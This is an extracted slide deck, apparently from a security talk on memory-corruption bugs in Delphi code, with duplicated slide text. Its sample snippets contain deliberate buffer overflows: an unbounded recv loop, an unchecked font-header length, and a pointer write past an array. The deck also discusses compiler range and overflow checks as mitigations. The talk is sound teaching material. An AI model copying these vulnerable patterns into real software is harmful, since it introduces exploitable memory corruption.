RecvBuf : array[1..$4000] of Char;
...
procedure TFinger.RecvData;
var
rc,i : Integer;
Finished : boolean;
begin
i:=1;
FillChar(RecvBuf,$4000,0);
repeat
TimerOn;
rc:=Winsock.recv(FingerSocket,@RecvBuf[i],$4000,0);
TimerOff;
Finished:=TimedOut or (rc=0) or (rc=SOCKET_ERROR)
or Canceled;
Inc(i,rc);
until Finished; busted loop
...
end;<br>

43
const
MaxChars = 255;
...
type
THeader = record
Signature: Char;
NrChars: Integer;
...
end;
TOffsetTable = array[0..MaxChars] of Integer;
...
begin
...
with Fonts^[Font] do
begin
Move(Hp[i + 1], PHeader, SizeOf(TFHeader));
Read(f, Header, Sizeof(THeader), 0);
Read(f, Offsets[Header.FirstChar],
Header.NrChars * SizeOf(Integer), 0);
Read(f, Widths[Header.FirstChar],
Header.NrChars * SizeOf(Byte), 0);
end;
end;<br>
44

Mitigations Delphi has some possible mitigations
These are compiler directives
Given in comments
They looks like: {$<directive><param(s)>}<br>
These are compiler directives
Given in comments
They looks like: {$<directive><param(s)>}<br>
45

Mitigations: Range-Checking Remarks
The $R directive enables or disables the generation of range-checking code. In the {$R+} state, all array and string-indexing expressions are verified as being within the defined bounds, and all assignments to scalar and subrange variables are checked to be within range. If a range check fails, an ERangeError exception is raised (or the program is terminated if exception handling is not enabled).
Enabling range checking slows down your program and makes it somewhat larger. http://docs.embarcadero.com/products/rad_studio/delphiAndcpp2009/HelpUpdate2/EN/html/devcommon/compdirsrangechecking_xml.html<br>
46



Mitigations: Range-Checking Will only work when directly working with array, string, …
When you use a pointer no range checking is done<br>
When you use a pointer no range checking is done<br>
47
Mitigations: Range-Checking Consider the following: {$R+}
...
procedure toeter;
var
p: ^Integer;
numbers : array[1..5] of Integer;
begin
p := @numbers;
Inc(p);Inc(p);Inc(p);
Inc(p);Inc(p);Inc(p);
p^ := $41414141;
end;<br>
...
procedure toeter;
var
p: ^Integer;
numbers : array[1..5] of Integer;
begin
p := @numbers;
Inc(p);Inc(p);Inc(p);
Inc(p);Inc(p);Inc(p);
p^ := $41414141;
end;<br>
48
Mitigations: Range-Checking<br>
49
Mitigations: Overflow checking Remarks

The $Q directive controls the generation of overflow checking code. In the {$Q+} state, certain integer arithmetic operations (+, -, *, Abs, Sqr, Succ, Pred, Inc, and Dec) are checked for overflow. The code for each of these integer arithmetic operations is followed by additional code that verifies that the result is within the supported range. If an overflow check fails, an EIntOverflow exception is raised (or the program is terminated if exception handling is not enabled).
The $Q switch is usually used in conjunction with the $R switch, which enables and disables the generation of range-checking code. Enabling overflow checking slows down your program and makes it somewhat larger, so use {$Q+} only for debugging. http://docs.embarcadero.com/products/rad_studio/delphiAndcpp2009/HelpUpdate2/EN/html/devcommon/compdirsoverflowchecking_xml.html<br>
50

Mitigations: Overflow checking Obviously doesn’t handle signedness issues
Doesn’t care about int truncation either
Handles Abs($80000000)
Some api’s will have this on whether you want it or not (like SetLength())<br>
Doesn’t care about int truncation either
Handles Abs($80000000)
Some api’s will have this on whether you want it or not (like SetLength())<br>
51

Conclusion Delphi is not a ‘safe’ language, very much like c
Most memory corruption bugs will occur when doing own memory management, using win32 api’s, reading and parsing data
has some mitigations, but very few hard guarantees
No exploit mitigation anywhere
The 90’s called, they want their bugs back
Lots of broken delphi code out there<br>
Most memory corruption bugs will occur when doing own memory management, using win32 api’s, reading and parsing data
has some mitigations, but very few hard guarantees
No exploit mitigation anywhere
The 90’s called, they want their bugs back
Lots of broken delphi code out there<br>